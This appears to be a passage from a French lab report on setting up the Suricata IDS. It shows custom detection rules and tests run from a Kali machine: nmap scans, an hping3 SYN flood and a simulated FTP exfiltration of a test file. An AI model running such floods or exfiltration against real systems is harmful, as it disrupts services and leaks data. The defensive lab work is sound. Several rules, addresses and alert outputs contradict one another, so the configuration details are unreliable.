sudo nano /etc/suricata/suricata.yaml  
af-packet:  
- interface: ens37 (Mettre l'interface à surveiller)
```

### iii. Définition de la variable HOME\_NET

Aller dans le fichier de configuration de suricata : `sudo nano /etc/suricata/suricata.yaml`

```
vars:
  address-groups:
    HOME_NET: "[192.168.60.0/24]"
```

### iv. Activation du fichier eve.json

```
outputs:
  - eve-log:
      enabled: yes
      filetype: regular
      filename: /var/log/suricata/eve.json
      types:
        - alert
        - dns
        - http
        - tls
        - flow
```

### v. Création d'une règle personnalisée

```
sudo nano /etc/suricata/rules/local.rules
```

```
alert icmp any any -> $HOME_NET any \
(msg:"ICMP Echo Request Detected"; sid:1000001; rev:1;)
```

### vi. Activer local.rules

```
rule-files:
  - local.rules
```

### vii. Tester la configuration

```
sudo suricata -T -c /etc/suricata/suricata.yaml -v
```

### viii. Lancer Suricata

```
sudo systemctl restart suricata
# ou
sudo suricata -c /etc/suricata/suricata.yaml -i ens37 (pour le mode promiscuité)
```

### ix. Consulter les alertes

```
sudo tail -f /var/log/suricata/eve.json
sudo grep '"alert"' /var/log/suricata/eve.json
```

### 3.3 Règles de détection mises en œuvre

Type d'attaque	But de l'attaquant	Rôle de Suricata (IDS)
ICMP (Ping)	Vérifier si la cible est active	Détecte et génère une alerte
Scan de ports (SYN)	Identifier les ports ouverts	Signale un balayage SYN anormal
DoS (SYN Flood)	Saturer la cible de connexions	Détecte un volume inhabituel de SYN
Téléchargements suspects (.exe, .zip, .rar)	Introduire des fichiers malveillants	Signale les fichiers suspects dans le trafic
Transferts de fichiers (FTP/SMB)	Exfiltrer ou injecter des données	Surveille et alerte les transferts
Accès non autorisé (SSH/RDP)	Forcer l'accès distant	Détecte les échecs répétés de connexion
Phishing	Voler des informations sensibles	Détecte des requêtes HTTP suspectes
Injection SQL	Manipuler la base de données	Détecte du code SQL malveillant
Cross-Site Scripting (XSS)	Injecter du JavaScript malveillant	Détecte du code scripté suspect
C&C (DNS suspect)	Communiquer avec un serveur de commande	Détecte les requêtes DNS anormales

TABLE 3.1 – Résumé des règles de détection implémentées

**NB :** L'ensemble des règles personnalisées développées et des scripts d'analyse sont disponibles dans le dépôt GitHub associé à ce projet (voir bibliographie item 5)

## IV. Scénarios de détection avec Suricata

Notre solution sera déployée dans le réseau de **FINANCIAL HOUSE SA**. Son architecture est la suivante :




FIGURE 3.1 – Architecture réseau de FINANCIAL HOUSE SA

Pour notre configuration test, nous avons configuré chaque machine avec deux cartes réseaux :

- Une en **Bridged** pour la connexion internet (VMnet8).
- Notre réseau **NAT** est : 192.168.68.0/24.
- Et notre **réseau test** : 192.168.60.0/24 connecté en custom-VMnet1.
- **Kali Linux** : machine attaquante (192.168.60.129).
- **Windows** : machine cible (192.168.60.128).
- **Ubuntu Server** : IDS avec Suricata (192.168.60.130).

**NB** : Certaines détections ont été faites sur le réseau 192.168.68.0/24.




FIGURE 3.2 – Schéma de l'architecture réseau de test

### 3.3.1 Scan de ports (TCP SYN)

#### a. Définition de la règle dans local.rules

```
#DETECTION SCAN DE PORTS
alert tcp any any -> $HOME_NET any (msg:"Possible TCP Port Scan"; threshold: type both, track by_src, count 5, seconds 10; sid:1000002; rev:1)
alert udp any any -> $HOME_NET any (msg:"Possible UDP Port Scan"; threshold: type both, track by_src, count 5, seconds 10; sid:1000003; rev:1)
```

FIGURE 3.3 – Règle de détection scan de ports dans local.rules

**Explication :** *Si une même source envoie au moins cinq paquets SYN pour TCP ou des paquets UDP vers différentes destinations dans un intervalle de dix secondes, alors une alerte est générée.*

#### b. Vérification du chargement des règles

Exécution de la commande :

```
sudo suricata -T -c /etc/suricata/suricata.yaml
```

Cas1 : Les règles sont chargées avec succès

```
suricata@suricata:~$ sudo suricata -T -c /etc/suricata/suricata.yaml
[sudo] password for suricata:
Info: conf-yaml-loader: Configuration node 'request-body-limit' redefined.
Info: conf-yaml-loader: Configuration node 'http' redefined.
i: suricata: This is Suricata version 8.0.0 RELEASE running in SYSTEM mode
i: mpm-hs: Rule group caching - loaded: 108 newly cached: 0 total cacheable: 108
i: suricata: Configuration provided was successfully loaded. Exiting.
suricata@suricata:~$ _
```

FIGURE 3.4 – Chargement de la règle scan de ports sans erreurs

Cas2 : Les règles ne sont chargées avec succès

```
suricata@suricata:~$ sudo systemctl restart suricata
Warning: The unit file, source configuration file or drop-ins of suricata.service changed on disk. Run 'systemctl daemon-reload' to reload units.
suricata@suricata:~$ sudo suricata -T -c /etc/suricata/suricata.yaml
Info: conf-yaml-loader: Configuration node 'HOME_NET' redefined.
Info: conf-yaml-loader: Configuration node 'EXTERNAL_NET' redefined.
i: suricata: This is Suricata version 8.0.0 RELEASE running in SYSTEM mode
E: detect-parse: no rule options.
E: detect: error parsing signature "dsffeegegege" from file /var/lib/suricata/rules/local.rules at line 1
E: suricata: Loading signatures failed.
suricata@suricata:~$
```

FIGURE 3.5 – Chargement de la règle scan de ports avec erreurs

#### c. Lancement d'un scan depuis Kali

##### i. TCP SYN scan :

```
nmap -sS 192.168.60.130
```

**Explication :**

- nmap : outil de scan réseau
- -sS : scan TCP SYN (half-open scan)
- 192.168.60.130 : adresse IP de la machine cible (Windows)

**Explication :** Après le scan :

```
(kali@kali)-[~]
$ nmap -sS 192.168.60.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 10:26 EDT
Nmap scan report for 192.168.60.128
Host is up (0.00092s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:D2:33:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 18.00 seconds
```

FIGURE 3.6 – Scan TCP SYN lancé depuis Kali

- SYN-ACK → port ouvert
- RST → port fermé
- Pas de réponse ou filtrage → port filtré
- Observation : ports ouverts de la machine cible (80, 135, 139, 445, 3389)

ii. Scan UDP :

```
sudo nmap -sU -p 1-100 192.168.60.130
```

```
(kali@kali)-[~]
$ sudo nmap -sU -p 1-100 192.168.60.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 10:26 EDT
Nmap scan report for 192.168.60.128
Host is up (0.00067s latency).
All 100 scanned ports on 192.168.60.128 are in ignored states.
Not shown: 100 open/filtered udp ports (no-response)
MAC Address: 00:0C:29:D2:33:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.44 seconds
```

FIGURE 3.7 – Scan UDP lancé depuis Kali

Explication :

- **Host is up** : machine cible joignable
- **all 100 scanned ports ... are ignored** : pas de réponse exploitable pour les 100 ports UDP
- Raisons : ports UDP ouverts peuvent ne pas répondre, ports fermés bloqués par firewall
- Nmap considère ces ports comme "ignored" car état indéterminé

## d. Détection par Suricata

Commande :

```
tail -f /var/log/suricata/fast.log
```

```
08/07/2025-14:26:31.218998  [**] [1:1000002:1] Possible TCP Port Scan [**] [Classification: Detection of a Network Scan] [Priority: 3] {TCP} 192.168.60.129:3360
6 -> 192.168.60.128:10215
08/07/2025-14:26:31.221476  [**] [1:1000002:1] Possible TCP Port Scan [**] [Classification: Detection of a Network Scan] [Priority: 3] {TCP} 192.168.60.129:3360
6 -> 192.168.60.128:50300
08/07/2025-14:26:56.718210  [**] [1:1000003:1] Possible UDP Port Scan [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.60.129:4739
8 -> 192.168.60.128:80
08/07/2025-14:26:57.819331  [**] [1:1000003:1] Possible UDP Port Scan [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.60.129:4740
0 -> 192.168.60.128:1
08/07/2025-14:26:57.922142  [**] [1:1000003:1] Possible UDP Port Scan [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.60.129:4739
0 -> 192.168.60.128:150
```

FIGURE 3.8 – Alerte Suricata générée lors du scan de ports

## 3.3.2 Ping ICMP (Sniffing)

### a. Définition de la règle

Nous devons définir notre règle dans le fichier `local.rules`.

```
#DETECTION PING
alert icmp any any -> any any (msg:"Ping détecté"; sid:1000001; rev:1;)
```

FIGURE 3.9 – Règle de détection de PING

### b. Vérification de la règle

Pour s'assurer que la règle ne contient pas d'erreurs, nous exécutons : `sudo suricata -T -c /etc/suricata/suricata.yaml`

```
suricata@suricata:~$ sudo suricata -T -c /etc/suricata/suricata.yaml
[sudo] password for suricata:
Info: conf-yaml-loader: Configuration node 'request-body-limit' redefined.
Info: conf-yaml-loader: Configuration node 'http' redefined.
i: suricata: This is Suricata version 8.0.0 RELEASE running in SYSTEM mode
i: mpm-hs: Rule group caching - loaded: 108 newly cached: 0 total cacheable: 108
i: suricata: Configuration provided was successfully loaded. Exiting.
suricata@suricata:~$ _
```

FIGURE 3.10 – Chargement de la règle de PING

### c. Exécution du ping

Nous exécutons le ping de Kali vers les autres machines :

- Ping 192.168.60.130
- Ping 192.168.60.128



```
(kali@kali)-[~]
$ ping 192.168.60.130
PING 192.168.60.130 (192.168.60.130) 56(84) bytes of data.
64 bytes from 192.168.60.130: icmp_seq=1 ttl=64 time=32.3 ms
64 bytes from 192.168.60.130: icmp_seq=2 ttl=64 time=1.47 ms
64 bytes from 192.168.60.130: icmp_seq=3 ttl=64 time=0.859 ms
64 bytes from 192.168.60.130: icmp_seq=4 ttl=64 time=0.723 ms
64 bytes from 192.168.60.130: icmp_seq=5 ttl=64 time=0.692 ms
64 bytes from 192.168.60.130: icmp_seq=6 ttl=64 time=0.671 ms
^C
— 192.168.60.130 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5055ms
rtt min/avg/max/mdev = 0.671/6.127/32.346/11.728 ms

(kali@kali)-[~]
$ ping 192.168.60.128
PING 192.168.60.128 (192.168.60.128) 56(84) bytes of data.
64 bytes from 192.168.60.128: icmp_seq=1 ttl=128 time=82.8 ms
64 bytes from 192.168.60.128: icmp_seq=2 ttl=128 time=0.780 ms
64 bytes from 192.168.60.128: icmp_seq=3 ttl=128 time=1.38 ms
64 bytes from 192.168.60.128: icmp_seq=4 ttl=128 time=0.720 ms
64 bytes from 192.168.60.128: icmp_seq=5 ttl=128 time=1.68 ms
64 bytes from 192.168.60.128: icmp_seq=6 ttl=128 time=1.95 ms
^C
— 192.168.60.128 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5036ms
rtt min/avg/max/mdev = 0.720/14.876/82.760/30.361 ms
```

FIGURE 3.11 – PING entre les machines

#### d. Captures ICMP Echo Request

Les paquets ICMP Echo Request (type 8) sont capturés par Suricata.

```
08/07/2025-14:44:31.067714 [**] [1:1000001:1] Ping détecté [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.60.129:8 -> 192.168.60.130:0
08/07/2025-14:44:31.067831 [**] [1:1000001:1] Ping détecté [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.60.130:0 -> 192.168.60.129:0
08/07/2025-14:44:42.158731 [**] [1:1000001:1] Ping détecté [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.60.129:8 -> 192.168.60.128:0
08/07/2025-14:44:42.159165 [**] [1:1000001:1] Ping détecté [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.60.128:0 -> 192.168.60.129:0
```

FIGURE 3.12 – Alerte Suricata pour PING

### 3.3.3 DoS (SYN Flood)

#### a. Surveillance sur Windows

Dans la machine Windows, ouvrez PowerShell en mode administrateur et tapez la commande :

```
while ($true) { netstat -ano | findstr "SYN_RECV"; Start-Sleep -Seconds 1 }
```




FIGURE 3.13 – Commande pour surveillance d’une attaque de type SYN Flood sur Windows

Cette commande aide à surveiller une attaque SYN Flood :

- Beaucoup de connexions restent bloquées en SYN\_RECV (mi-handshake TCP)
- Peut épuiser les ressources du serveur

Explications :

- `while ($true)` : boucle infinie
- `netstat -ano` : affiche les connexions actives (a=toutes, n=numérique, o=PID)
- `findstr "SYN_RECV"` : filtre les lignes SYN\_RECV
- `Start-Sleep -Seconds 1` : pause 1 seconde par itération

## b. Règles Suricata

### i. Règle Flood UDP (détection générique)

```
alert udp any any -> $HOME_NET any \
(msg:"POTENTIEL DDoS UDP - Flood"; threshold: type both, track by_dst, count \
t 100, seconds 1; sid:1000600; rev:1;)
```

- Détecte : plus de 100 paquets UDP/sec vers une même IP
- Paramètres ajustables : `count` = seuil, `seconds` = fenêtre temporelle

### ii. Règle Flood TCP SYN

```
alert tcp any any -> $HOME_NET any \
(msg:"POTENTIEL DDoS TCP - SYN Flood"; flow:to_server; flags:S; \
threshold: type both, track by_dst, count 50, seconds 1; sid:1000601; rev:1;)
```

```
#DETECTION DDoS
alert udp any any -> $HOME_NET any (msg:"POTENTIEL UDP DDoS UDP - Flood"; threshold: type both, track by_dst, count 100, seconds 1; sid:1000004; rev:1;)
alert tcp any any -> $HOME_NET any (msg:"POTENTIEL TCP DDoS UDP - SYN Flood"; flow:to_server; flags:S; threshold: type both, track by_dst, count 50, seconds 1; sid:1000601; rev:1;)
```

FIGURE 3.14 – Règle de détection SYN Flood

### c. Lancement de l'attaque depuis Kali

Commande utilisée :

```
hping3 -S -p 80 --flood 192.168.68.128
```

```
(kali@kali)-[~]
$ sudo hping3 -S -p 80 --flood 192.168.60.130
HPING 192.168.60.130 (eth1 192.168.60.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.60.130 hping statistic —
224568 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

FIGURE 3.15 – Attaque DDoS à partir de Kali

Explications de la commande :

Élément	Signification
hping3	Génération de paquets TCP/IP personnalisés (simulateur d'attaque)
-S	Envoi des paquets TCP avec flag SYN
-p 80	Cible le port 80 (HTTP)
--flood	Envoi massif de paquets sans attendre de réponse
192.168.60.128	Adresse IP cible

TABLE 3.2 – Signification des éléments de la commande hping3

### d. Détection par Suricata

Suricata observe un volume anormal de paquets SYN vers un port unique.

```
suricata@suricata:~$ sudo systemctl restart suricata
suricata@suricata:~$ sudo tail -f /var/log/suricata/fast.log | grep "SYN Flood"
07/17/2025-14:07:51.221223 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:34082 -> 192.168.68.1:53
07/17/2025-14:07:52.245090 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:34082 -> 192.168.68.1:53
07/17/2025-14:07:53.269096 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:34082 -> 192.168.68.1:53
07/17/2025-14:07:54.293123 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:34082 -> 192.168.68.1:53
07/17/2025-14:07:56.341264 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:34082 -> 192.168.68.1:53
07/17/2025-14:08:22.965869 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:50670 -> 192.168.68.1:53
07/17/2025-14:08:23.989117 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:50670 -> 192.168.68.1:53
07/17/2025-14:08:25.013013 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:50670 -> 192.168.68.1:53
07/17/2025-14:08:26.037414 [**] [1:2000000:1] ATTACK DDoS: SYN Flood [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.68.129:50670 -> 192.168.68.1:53
```

FIGURE 3.16 – Alerte Suricata pour SYN Flood

## Exfiltration de données via FTP et SMB

### 3.3.4 FTP

- Kali héberge un serveur FTP.
- Windows transfère un fichier sensible avec la commande `put`.

Règle dans local.rules :

```
alert tcp any any -> any any (msg:"BANK-DATA-EXFILTRATION Detected - Large FTP TransferOutbound";flow:to_server,established;byte_test:4,>,1000000,0,relative; classtype:attempted-recon; sid:1000007; rev:1;)
```

```
alert tcp $HOME_NET any -> any any (msg: "BANK-DATA-EXFILTRATION Detected - Large FTP Transfer Outfound"; flow:to_server
```


FIGURE 3.17 – Règle de détection FTP

Vérification de la règle :

```
sudo suricata -T -c /etc/suricata/suricata.yaml
```

Test d'exfiltration : Kali– Simule un serveur FTP ou SMB


```
sudo apt install vsftpd -y  
sudo systemctl start vsftpd
```



```
(kali@kali)-[~]  
$ sudo apt install vsftpd -y  
[sudo] password for kali:  
Installing:  
  vsftpd  
  
Summary:  
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1  
  Download size: 144 kB  
  Space needed: 352 kB / 54.2 GB available  
  
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.2 [144 kB]  
Fetched 144 kB in 2s (61.6 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 431647 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.5-0.2_amd64.deb ...  
Unpacking vsftpd (3.0.5-0.2) ...  
Setting up vsftpd (3.0.5-0.2) ...  
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/,  
updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in  
file accordingly.  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Processing triggers for man-db (2.13.1-1) ...  
Processing triggers for kali-menu (2025.3.0) ...
```

FIGURE 3.18 – Installation serveur FTP

Nous avons démarré le serveur :




```
(kali@kali)-[~]  
$ sudo systemctl start vsftpd
```

FIGURE 3.19 – Lancement serveur FTP

### Création du fichier de test sur Windows :


```
fsutil file createnew testfile.txt 2097152
```



```
Microsoft Windows [version 10.0.19045.6093]  
(c) Microsoft Corporation. Tous droits réservés.  
  
C:\Windows\system32>fsutil file createnew testfile.txt 2097152  
Le fichier C:\Windows\system32\testfile.txt est créé
```

FIGURE 3.20 – Création du fichier test FTP

Pour ce document nouvellement créé soit visible pour faciliter notre test, nous allons le déplacer sur le bureau :



```
Microsoft Windows [version 10.0.19045.6093]  
(c) Microsoft Corporation. Tous droits réservés.  
  
C:\Windows\system32>fsutil file createnew testfile.txt 2097152  
Le fichier C:\Windows\system32\testfile.txt est créé
```

FIGURE 3.21 – Validation du fichier créé FTP

Nous vérifions la taille de notre fichier : Clic droit – propriété




FIGURE 3.22 – Vérification taille du fichier pour FTP

Vérification du fichier de configuration du serveur :



FIGURE 3.23 – Vérification de certaines configurations du fichier /etc/vsftpd.conf

Modification des permissions :

```
chmod 755 /home/kali/  
chmod 777 /home/kali/ftp
```




FIGURE 3.24 – Permissions pour le serveur vsftpd

Connexion depuis Windows vers le FTP de Kali :

```
ftp 192.168.68.xxx  
put testfile.txt
```



```

C:\Users\soso\Desktop>ftp 192.168.68.106
Connecté à 192.168.68.106.
220 (vsFTPD 3.0.5)
200 Always in UTF8 mode.
Utilisateur (192.168.68.106:(none)) : kali
331 Please specify the password.
Mot de passe :
230 Login successful.
ftp> put testfile.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
ftp : 2097152 octets envoyés en 0.03 secondes à 67650.06 Ko/s.
ftp> put testfile.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
ftp : 2097152 octets envoyés en 0.17 secondes à 12192.74 Ko/s.
ftp> put testfile.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
ftp : 2097152 octets envoyés en 0.01 secondes à 139810.13 Ko/s.
ftp> put testfile.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
ftp : 2097152 octets envoyés en 0.09 secondes à 22310.13 Ko/s.
ftp>

```

FIGURE 3.25 – Exfiltration du fichier avec put

Vérification des alertes générées par Suricata :

```

07/30/2025-13:10:02.501257 [**] [1:2000010:1] BANK-DATA-EXFILTRATION Detected - Large SMB Transfer Outbound [**] [Class

```

FIGURE 3.26 – Alerte Suricata pour exfiltration FTP

### 3.3.5 SMB

**Objectif :** transférer un fichier de plus de 1 Mo depuis Windows vers un partage SMB sur Kali pendant que Suricata surveille le trafic.

#### Règle Suricata

```

alert tcp any any -> any any
(msg:"BANK-DATA-EXFILTRATION Detected - Large SMB TransferOutbound";
 flow:to_server,established;
 byte_test:4,>,1000000,0,relative;
 classtype:attempted-recon;
 sid:1000007; rev:1;)

```

## Mise à jour de Kali et installation de Samba

```
(kali@kali)-[~]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 MB]
Get:4 http://kali.download/kali kali-rolling/non-free amd64 Packages [198 kB]
Get:5 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [911 kB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Fetched 74.0 MB in 18s (4,134 kB/s)
128 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali@kali)-[~]
$ sudo apt install samba -y
Upgrading:
libldb2          libtdb1          python3-talloc   samba-common     smbclient
libnss-winbind   libtevent0t64    python3-tdb      samba-common-bin tdb-tools
